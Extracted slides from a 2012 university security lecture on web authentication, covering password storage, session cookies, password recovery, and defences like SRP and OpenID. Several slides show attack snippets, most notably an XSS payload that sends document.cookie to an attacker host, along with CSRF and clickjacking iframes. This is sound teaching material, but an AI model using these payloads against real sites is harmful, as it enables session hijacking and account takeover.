User authentication on the web

Joseph Bonneau

jcb82@cl.cam.ac.uk



Computer Laboratory

Part II Security lecture 2012

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
- Can we do better?

The web was not designed with authentication in mind



"On the Internet, nobody knows you're a dog."

From cartoonbank.com. All rights r

The web was not designed with authentication in mind

```
GET / HTTP/1.1

Host: www.cl.cam.ac.uk

128.28.2.138 → www.cl.cam.ac.uk
```

```
HTTP/1.1 200 OK
Content length: 7661
Content-Type: text/html
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0
...
```

128.28.2.138 ← www.cl.cam.ac.uk


User authentication on the web




Persistent online identities



Online linking to offline identity



Customising online preferences



Frequency of password collection

Many requirements for "perfect" authentication

- Secure
 - Criminals (may know target)
 - Malware
 - Rogue servers
 - Opening Phishers
- 2 Low cost
 - Easy for users
 - Oheap for servers
 - Easy to implement
 - Widely compatible
- Privacy-enabling
 - Users choose to reveal identity
 - 2 Easy to create new identities
 - Malicious sites get no information
- Legal
 - non-repudiable (sometimes)
 - 2 tracable (sometimes)

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
- Can we do better?

Choose a Password, which you'll also enter each time you use this service. Your password should be 5-15 characters in length and shouldn't include punctuation, symbol characters or spaces.

Important: We'll record your User Name and Password EXACTLY as you type them, so make a note if you enter in upper and lower case.

Wall Street Journal, 1996

Please register to gain free access to WSJ tools.				
First Name	Last Name			
Email (your email address will be	your login)			
Confirm Email				
Create a Password	Confirm Password			
From time to time, we will send you e-mail announcements on new features and special offers from The Wall Street Journal Online.				
REGISTER NOW ▶				

Wall Street Journal, 2010

Privacy Policy | Terms & Conditions

Why Register? ▼

```
<form method="post" action="user_enrol.cgi">
Create a username:
<input type="text" name="user"/> <br/>
Choose password:
<input type="password" name="pass"/> <br/>
<input type="submit" name="submit" />
</form>
```

128.28.2.138 ← http://www.example.com/

POST user_enrol.cgi HTTP/1.1

Host: www.example.com

Content-Type: application/

x-www-form-urlencoded Content-Length: 30

user=jcb82&pass=qwerty

 $128.28.2.138 \longrightarrow https://www.example.com/$

Password storage

USER	PASS
jcb82	qwerty
rja14	d5bf"_)*(&()"\$
mgk25	i_love_fourier
	• • •

Password storage

USER	PASS_HASH
jcb82	13e874694bc9
rja14	ddd87e9f571a
mgk25	5b72fba97e14

 $\mathsf{PASS_HASH}_i = \mathsf{SHA}\text{-}256(\mathsf{password}_i)$

Password storage

USER	SALTED_HASH	SALT
jcb82	cfea9edfe0bd	0cb9
rja14	9883078e2953	1f13
mgk25	a6b02ced143e	b168

```
salt_i = random[0:64]

SALTED\_HASH_i = SHA-256(password_i||salt_i)^N
```

Login



```
POST login.php HTTP/1.1
Host: www.example.com
Content-Type: application/
x-www-form-urlencoded
Content-Length: 34
name=jcb82&pass=qwerty
```

128.28.2.138 \longrightarrow https://www.example.com

Login



```
HTTP/1.1 302 Moved Temporarily

Host: www.example.com

Location: http://www.example.com/main

Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;

Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;

Content-Length: 0

128.28.2.138 	— https://www.example.com
```

Login

```
GET /main.html HTTP/1.1
Host: www.example.com
Cookie: user_id=821183; auth=f0eb6a1bdff...
     128.28.2.138 → http://www.example.com
```

User authentication on the web

Logout

Logout

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=0; path=/;
Set-Cookie: auth=0 path=/;
Content-Length: 0
```

 $128.28.2.138 \leftarrow$ www.example.com

Update

Change my password

Change your password. Follow the instructions below.

Fields marked with * are mandatory

Interpassword

Password rules:
Password must contain at least 7 characters
Password must contain at least 1 digit
Password must contain at least 1 leiter
Password an not have 3 of the same consecutive characters, nor 4 of the same characters throughout.

*Old password

Please enter old Password.

*Re-enter password

*Save my new password

Save and continue

Recovery

Request a new password


If you have forgotten your password you can order a new one here.

Fields marked with * are mandatory,

*Username (e-mail address)

Please enter Username or Password.

- 1 How do you want to receive your new password?
- * *Send out new password via email
- Validation image



Are you still having problems with the letter Don't worry, we can help you. Click here

Enter the characters you see in the image into the field below.

If you can't see all the letters, just change the image by clicking here

- Get new password
- Submit

Recovery

```
Hi jbonneau,
```

Someone requested that your Last.fm password be reset. If this wasn't you, there's nothing to worry about - simply ignore this email and nothing will change.

```
If you DID ask to reset the password on your Last.fm account, just click here to make it happen: http://www.last.fm/?id=<userid>
&key=<authentication-token>
```

Best Regards,
The Last.fm Team

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
 - Technical failures (false authentication)
 - User interface failures
 - 3 Human memory failures
 - Economic failures
 - Technical failures (unintended authentication)
- Can we do better?

Plaintext passwords sent over SMTP

```
Dear Joseph Bonneau,
You requested us to send you your EasyChair login
information. Please use the following data to log in to
EasyChair:
User name: jbonneau
Password: qwerty
Best regards,
EasyChair Messenger.
```

Password recovery, EasyChair

Insecure at-rest storage of passwords


Change Your Password (optional)				
A Password must be at least 6 characters or longer, and may not include blank spaces, or the characters: <> " (A good example of a password: RUGT_7).				
New Password:	Please note passwords are case sensitive.			
Sommir assword.				


29-50% of sites store passwords in the clear

Insecure at-rest storage of passwords



RockYou SQL injection hack January 2010






Password sniffing

```
<form method="post"
action="https://www.example.com/user_login.cgi">
Username:
<input type="text" name="user" /> <br />
Password:
<input type="password" name="pass" /> <br />
<input type="submit" name="submit" />
</form>
```

Post-only TLS deployment

TLS Deployment	- 1	Е	С	Tot.
Full	0.07	0.26	0.07	0.39
Full/POST	0.02	0.01	0.01	0.03
Inconsistent	0.09	0.04	0.03	0.17
None	0.15	0.03	0.23	0.41

Cookie theft post-TLS



Wireshark

Cookie theft post-TLS



Firesheep

Cookie stealing via cross-site scripting



User authentication on the web

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>http:www.espn.com/college-football
```

http://dynamic.espn.go.com/bugs? url=http:www.espn.com/college-football

Cookie stealing via cross-site scripting

```
Your submission will reference:<br/>
<script>
document.location =
"http://www.attacker.com/cookie-log.cgi?"
+ document.cookie
</script>
```

http://dynamic.espn.go.com/bugs? url=%3Cscript%3E%0Adocument.location +%3D%0A%22http%3A//www.attacker.com/cookielog.cgi%3F%22%0A%2B+document.cookie%0A%3C/script%3E

SID	UID	Other data
3943412586	rja14	
3943412587	mgk25	
3943412588	jcb82	

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

SID	UID	Other data
2010-11-15T12:06:43	rja14	
2010-11-15T12:07:38	mgk25	
2010-11-15T12:08:11	jcb82	

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

SID	UID	Other data
H(2010-11-15T12:06:43)	rja14	
H(2010-11-15T12:07:38)	mgk25	
H(2010-11-15T12:08:11)	jcb82	
• • •	• • •	

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$\mathsf{COOKIE}_i = i||\mathsf{crypt}(i||K_{\mathsf{daily}})|$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$\mathsf{COOKIE}_i = i||\mathsf{crypt}(i||\mathcal{K}_{\mathsf{daily}})$$

```
COOKIE_{jbonneau} = jbonneau7c19f550a775b614
COOKIE_{jbonneau1} = jbonneau17c19f550a775b614
```

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$\mathsf{COOKIE}_i = i||\mathsf{crypt}(i||K_{\mathsf{daily}})|$$

 $COOKIE_{jbonnea}$ = jbonneac6ceb34c403d1f6d $COOKIE_{jbonneaN}$ = jbonneaNc6ceb34c403d1f6d

 $COOKIE_{j} = j938c00d2f12c73a4$ $COOKIE_{jNov201999} = jNov201999938c00d2f12c73a4$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$COOKIE_i = i||t||MAC_k(i||t)$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

$$COOKIE_i = i||t||MAC_k(i||t)$$

$$COOKIE_{jcb82}(1-Dec-2010)$$

jcb821-Dec-20105ca57512f4db8fd18254adce9b8ef438

$$\mathsf{COOKIE}_{\mathsf{jcb8}}(21\text{-Dec-}2010)$$

- Predictable session identifiers
- Misuse of cryptography
- Improper field delimitation

Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://bank.example.com/transfer?
&amount=1000000&to=attacker">
</iframe>
```

Cross-site request forgery

```
<iframe name="csrf"
width="0" height="0" frameborder="0"
src="http://twitter.com/share/update?
status=i%20got%20pwned">
</iframe>
```



http://www.facebook.com/connect/uiserver.php?app id=102452128776

```
<iframe name="csrf"</pre>
width="0" height="0" frameborder="0"
src="http://www.facebook.com/connect/
uiserver.php?app_id=102452128776"
style="opacity: 0; filter: alpha(opacity=0);
position: absolute; top: -170px; left: -418px; ">
</iframe>
<img src="clickjacking_bait.jpg">
```






Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
 - Technical failures (false authentication)
 - User interface failures
 - Human memory failures
 - Economic failures
 - Technical failures (unintended authentication)
- Can we do better?



(a) Hand tracking analysis. Rectangles identify regions in movement. Black rectangles are used for movements in the hands regions, grey rectangles for keys, white rectangles for regions where both hand and key movement happens. These rectangles identify likely key pressings.




(b) Key pressing analysis. Using occlusion-based techniques, the analysis determines keys that are not pressed, which are represented by the dark polygons.


Balzarotti et al. 2008



Hardware keylogger, US\$36



Software keylogger, US\$49.50



Phishing (Firefox)

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
 - Technical failures (false authentication)
 - User interface failures
 - Human memory failures
 - Economic failures
 - Technical failures (unintended authentication)
- Can we do better?

123456 12345 123456789 password iloveyou princess 1234567 rockyou 12345678 abc123 nicole daniel babygirl monkey lovely jessica 654321 michael

The following errors were encountered

■ You are only permitted to make four login attempts every 1 minute(s)

Return to Previous Page

Rate limiting (Truthdig)

Sign In

Too many tries!

If you forgot your password, you can get help finding it, or you can open a new account.

Forced reset (Cafe Press)

Log in

Don't have an account? Create one.


To help protect against automated password cracking, please enter the words that appear below in the box (more info):



CAPTCHA restrictions (Wikipedia)

countermeasure		E	С	Tot.
CAPTCHA	0.07	0.01 0.01 0.02 0.29	0.01	0.09
timeout	0.01	0.01	0.01	0.03
reset	0.01	0.02	0.01	0.03
none	0.25	0.29	0.31	0.84

limit	I	E	С	Tot.
3	0.02	0.00	0.00	0.02
4	0.01	0.01	0.00	0.01
5	0.02	0.01	0.03	0.06
6	0.01	0.01	0.00	0.03
7	0.01	0.00	0.00	0.01
10	0.01	0.00	0.00	0.01
15	0.01	0.00	0.00	0.01
20	0.00	0.01	0.00	0.01
25	0.01	0.00	0.00	0.01
> 100	0.25	0.29	0.31	0.84



What is your oldest sibling's middle name?

Roscoe

Continue


Cancel





- Web search
 - Used against Sarah Palin in 2008
- Public records
 - Griffith et. al: 30% of individual's mother's maiden names
- Social engineering
- Dumpster diving, burglary
- Acquaintance attacks
 - \bullet Schecter et. al: \sim 25% of questions guessed by friends, family

- 70% of answers are proper names (Just et al. 2008)
 - 25% surname
 - 10% forename
 - 15% pet name
 - 20% place name
- Most others are trivially insecure
 - What is my favourite colour?
 - What is the worst day of the week?




Personal knowledge worse than passwords (Bonneau et al. 2010)

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
 - Technical failures (false authentication)
 - User interface failures
 - 3 Human memory failures
 - 4 Economic failures
 - Technical failures (unintended authentication)
- Can we do better?


Systemic trends in web authentication



All sites collect passwords

- All sites utilise email infrastructure
 - Naming
 - Liveness checks
 - Password recovery

Systemic trends in web authentication



- All sites collect passwords
- All sites utilise email infrastructure
 - Naming
 - Liveness checks
 - Password recovery

Economic models




- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality


Economic models




- Password over-collection is a tragedy of the commons
- Password insecurity is a negative externality




- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials



- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials



- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials



In Our Inbox: Hundreds Of Confidential Twitter Documents



- Users overwhelmed by password burden
 - Average person has > 25 accounts (Flôrencio et al., 2007)
- Users forced to re-use passwords across security contexts
- Cross-site password compromise increasing
 - Email accounts becoming powerful credentials

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
 - Technical failures (false authentication)
 - Output Description
 Output Descript
 - 3 Human memory failures
 - Economic failures
 - 5 Technical failures (unintended authentication)
- Can we do better?

SRC: 128.232.8.168 DST: 128.232.0.20

. . .

- IP address
- 2 HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- © Cross-site de-anonymisation

```
GET / HTTP/1.1
Host: www.cl.cam.ac.uk
User-Agent: Mozilla/5.0 (X11; U; Linux i686;
en-GB; rv:1.9.2.12) Gecko/20101027 Ubuntu/9.10
(karmic) Firefox/3.6.12
Accept: text/html, application/xhtml+xml,
application/xml; q=0.9,*/*
Accept-Language: en-gb, en; q=0.5
Accept-Encoding: gzip, deflate
Accept-Charset: ISO-8859-1, utf-8; q=0.7, *;
```

- IP address
- 4 HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Cross-site de-anonymisation

```
GET / HTTP/1.1

Host: www.cl.cam.ac.uk

Referer: http://www.bing.com/search?

q=what%27s+the+best+university
```

- IP address
- HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Cross-site de-anonymisation

```
GET / HTTP/1.1

Host: www.cl.cam.ac.uk

Referer: http://www.facebook.com/profile.php?

id=1511359465
```

- IP address
- HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Cross-site de-anonymisation

```
//detect screen resolution
x = screen.width; y = screen.height;
//detect plugins
q = navigator.mimeTypes["video/quicktime"];
j = navigator.javaEnabled();
//detect time zone
tz = (new Date()).getTimezoneOffset();
```

- IP address
- 4 HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- 6 Cross-site de-anonymisation






- IP address
- 4 HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- © Cross-site de-anonymisation

```
# Send users to my detector...
<iframe name="detector"
width="0" height="0" frameborder="0"
src="https://docs.google.com/document/d/
1TUV9x11FAQcVWvhP4EAHQZIPrVmo3_vrz5Sz8Wo">
</iframe>
```

Narayanan 2009

- IP address
- 4 HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Oross-site de-anonymisation



Narayanan 2009

- IP address
- HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Oross-site de-anonymisation

```
<img id="test" style="display:none">
<script>
test = document.getElementById('test');
var start = new Date();
test.onerror = function()
{ time = new Date() - start;}
test.src = ""http://www.example.com/";
</script>
```

IP address

Bortz et al. 2007

- HTTP headers
- HTTP referer
- Javascript runtime (also Flash, Java, Silverlight ...)
- Cross-site de-anonymisation

Talk outline

- What are we trying to achieve?
- What's done in practice
- What goes wrong
- Can we do better?



Mitigates: Guessing attacks, phishing?, malware




Mitigates: Guessing attacks, malware?







Mitigates: Brute-force attacks?, trawling attacks?




What to do	Suggestion	Example
Start with a sentence or two (about 10 words total).	Think of something meaningful to you.	Long and complex passwords are safest. I keep mine secret. (10 words)
Turn your sentences into a row of letters.	Use the first letter of each word.	lacpasikms (10 characters)
Add complexity.	Make only the letters in the first half of the alphabet uppercase.	IACpAsIKMs (10 characters)
Add length with numbers.	Put two numbers that are meaningful to you between the two sentences.	IACpAs56IKMs (12 characters)
Add length with punctuation.	Put a punctuation mark at the beginning.	?IACpAs56IKMs (13 characters)
Add length with symbols.	Put a symbol at the end.	?IACpAs56IKMs" (14 characters)

Microsoft password advice

To construct a good password, create a simple sentence of 8 words and choose letters from the words to make up a password. You might take the initial or final letters; you should put some letters in upper case to make the password harder to guess; and at least one number and/or special character should be inserted as well. Use this method to generate a password of 7 or 8 characters.

Yan et al. 2004





```
twttr.BANNED_PASSWORDS = [ "000000", "1111111", "11111111", "112233", "121212",
"123123", "123456", "1234567", "12345678", "123456789", "131313", "232323", "654321",
"666666", "696969", "777777", "7777777", "8675309", "987654", "aaaaaa", "abc123",
"abc123", "abcdef", "abgrtyu", "access", "access14", "action", "albert", "alberto",
"alexis", "alejandra", "alejandro", "amanda", "amateur", "america", "andrea",
"andrew", "angela", "angels", "animal", "anthony", "apollo", "apples", "arsenal",
"arthur", "asdfgh", "asdfgh", "ashlev", "asshole", "august", "austin", "badbov",
"bailey", "banana", "barney", "baseball", "batman", "beatriz", "beaver", "beavis",
"bigcock", "bigdaddy", "bigdick", "bigdog", "bigtits", "birdie", "bitches", "biteme",
"blazer", "blonde", "blondes", "blow job", "blowme", "bond007", "bonita", "bonnie",
"booboo", "booger", "boomer", "boston", "brandon", "brandy", "braves", "brazil",
"bronco", "broncos", "bulldog", "buster", "butter", "butthead", "calvin", "camaro",
"cameron", "canada", "captain", "carlos", "carter", "casper", "charles", "charlie",
"cheese", "chelsea", "chester", "chicago", "chicken", "cocacola", "coffee",
"tequiero", "taylor", "tennis", "teresa", "tester", "testing", "theman", "thomas",
"thunder", "thx1138", "tiffany", "tigers", "tigger", "tomcat", "topgun", "toyota",
"travis". "trouble", "trustno1", "tucker", "turtle", "twitter", "united", "vagina",
"victor", "victoria", "viking", "voodoo", "vovager", "walter", "warrior", "welcome",
"whatever", "william", "willie", "wilson", "winner", "winston", "winter", "wizard",
"xavier", "xxxxxx", "xxxxxxxx", "yamaha", "yankee", "yankees", "yellow", "zxcvbn",
"zxcvbnm", "zzzzzz"];
```

Twitter banned password list

```
diceware 166651565315653563223561665224

1 6 6 6 5 cleft

1 5 6 5 3 cam

5 6 3 2 2 synod

3 5 6 1 6 lacy


6 5 2 2 4 yr

password = cleftcamsynodlacyyr
```

Diceware




More can be less...



Chrome password manager

Mitigates: password recovery, weak passwords?



PasswordManager ProTM

Mitigates: password recovery, weak passwords?




PwdHash (Firefox extension)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise



PwdHash (remote interface)

Mitigates: password recovery, weak passwords, password re-use, cross-site password compromise





Schecther et al. 2008



Schecther et al. 2008

Please confirm your identity



Better backup authentication



Mitigates: Account takeover

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user_id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
httponly;
Content-Length: 0
```

 $128.28.2.138 \leftarrow https://www.example.com$

Mitigates: cross-site scripting

Better cookie semantics

```
HTTP/1.1 302 Moved Temporarily
Host: www.example.com
Location: http://www.example.com/main
Set-Cookie: user id=821183;
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
Set-Cookie: auth=f0eb6a1bdff...
expires=Sat, 11-Dec-2010 15:48:38 GMT; path=/;
secure;
Content-Length: 0
```

128.28.2.138 ← https://www.example.com

Mitigates: post-TLS cookie stealing

```
GET / HTTP/1.1
Host: www.example.com
```

128.28.2.138 \longrightarrow www.example.com

```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate: Basic realm="example.com"
```

128.28.2.138 ← www.example.com

HTTP basic access authentication

User authentication on the web

Mitigates: cookie theft



HTTP basic access authentication

Mitigates: cookie theft

GET / HTTP/1.1

Host: www.example.com

Authorization: Basic amNiODI6bmljZXRyeQ==

128.28.2.138 → www.example.com

auth = encode_{base64}(user||pass)

HTTP basic access authentication

Mitigates: cookie theft

```
GET / HTTP/1.1

Host: www.example.com

128.28.2.138 → www.example.com
```

```
HTTP/1.1 401 Authorization Required
Content length: 7661
Content-Type: text/html
WWW-Authenticate: Digest
realm="example.com" qop="auth,auth-int",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093"
```

 $128.28.2.138 \leftarrow www.example.com$

HTTP digest access authentication

Mitigates: password sniffing, database compromise

```
GET / HTTP/1.1


Host: www.example.com
Authorization: Digest username="jcb82",
realm="www.example.com",
nonce="dcd98b7102dd2f0e8b11d0f600bfb0c093",
cnonce="0a4f113b", nc=00000001,
qop=auth, uri="/dir/index.html",
response="6629fae49393a05397450978507c4ef1",
```

128.28.2.138 \longrightarrow www.example.com

```
resp. = \mathbf{H}(\mathbf{H}(\text{user}||\text{pass})||n_{\text{server}}||\text{counter}_n||n_{\text{client}}||\mathbf{H}(\text{params}))
```

HTTP digest access authentication

Mitigates: password sniffing, database compromise



TLS client certificates

Mitigates: password sniffing, phishing, DB compromise

Public parameters:

$$N = 2q + 1, q, g : |\langle g \rangle| = q, k \in \mathbb{Z}_N$$

Setup:

$$C \longrightarrow S : C, p$$
 $S : s \stackrel{\mathsf{R}}{\leftarrow} \mathbb{Z}_N, x \leftarrow \mathsf{H}(s, p), \text{ store } C, v = g^x) \pmod{N}$

Authentication:

$$C \longrightarrow S : C, A = g^a \pmod{N}$$

 $S \longrightarrow C : s, B = k \cdot v + g^b \pmod{N}$

$$C: x \leftarrow \mathbf{H}(s, \mathbf{p}), K \leftarrow \mathbf{H}\left((B - k \cdot g^{\mathbf{x}})^{a + \mathbf{x} \cdot \mathbf{H}(A, B)}\right)$$
$$S: K \leftarrow \mathbf{H}\left((A \cdot v^{\mathbf{H}(A, B)})^{b}\right)$$

Secure Remote Password (SRP) Protocol

Mitigates: password sniffing, phishing, DB compromise


Avoiding password collection



www.bugmenot.com/view/nytimes.com

Mitigates: password re-use across security domains, database compromise

Avoiding password collection



Blacklisted sites from Bugmenot







- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

OpenID

Registering for Mixx is fast, fun, and easy! Here at Mixx, we don't thinkyou should have to create yet another username and password. We work with several sites that you may already use. Simply select the account you'd like your new Mixx account to work with and we'll handle the rest!



OpenID

- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

 $R \longleftrightarrow P K_{R-P}, n \leftarrow D-H$ key exchange

OpenID

- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

- $\mathbb{R} \longleftrightarrow \mathbb{P} \quad K_{R-P}, n \leftarrow D-H \text{ key exchange}$
- U_E ← R OK, go verify with P (HTTP 302)
- $U_E \longrightarrow P$ I want to talk to R, who you share n with

OpenID

- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

- $\mathbb{R} \longleftrightarrow \mathbb{P} \quad K_{R-P}, n \leftarrow D-H \text{ key exchange}$
- U_E ← R OK, go verify with P (HTTP 302)
- $U_E \longrightarrow P$ I want to talk to R, who you share *n* with
- U_E ← P Are you sure you want to talk to R?

OpenID



Sign in as a different user

You are signing in to Mixx.com with your Google Account jbonneau@gmail.com

Sign in Cancel

Remember me

You can always change your Google Account approval settings. Mixx.com is not owned, operated or controlled by Google or its owners. Learn more

OpenID

- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

- $\mathbb{R} \longleftrightarrow \mathbb{P} \quad K_{R-P}, n \leftarrow D-H \text{ key exchange}$
- U_E ← R OK, go verify with P (HTTP 302)
- $U_E \longrightarrow P$ I want to talk to R, who you share n with
- U_E ← P Sure you want to talk to R?
- $U_E \longrightarrow P$ Yes, here's my password: p

OpenID

- Relying party (www.example.com)
- P OpenID Provider (Facebook, Google, etc.)
- U_E End user (a human)
- U_A User agent (a browser)

```
U_E \longrightarrow R I'm U@P!
```

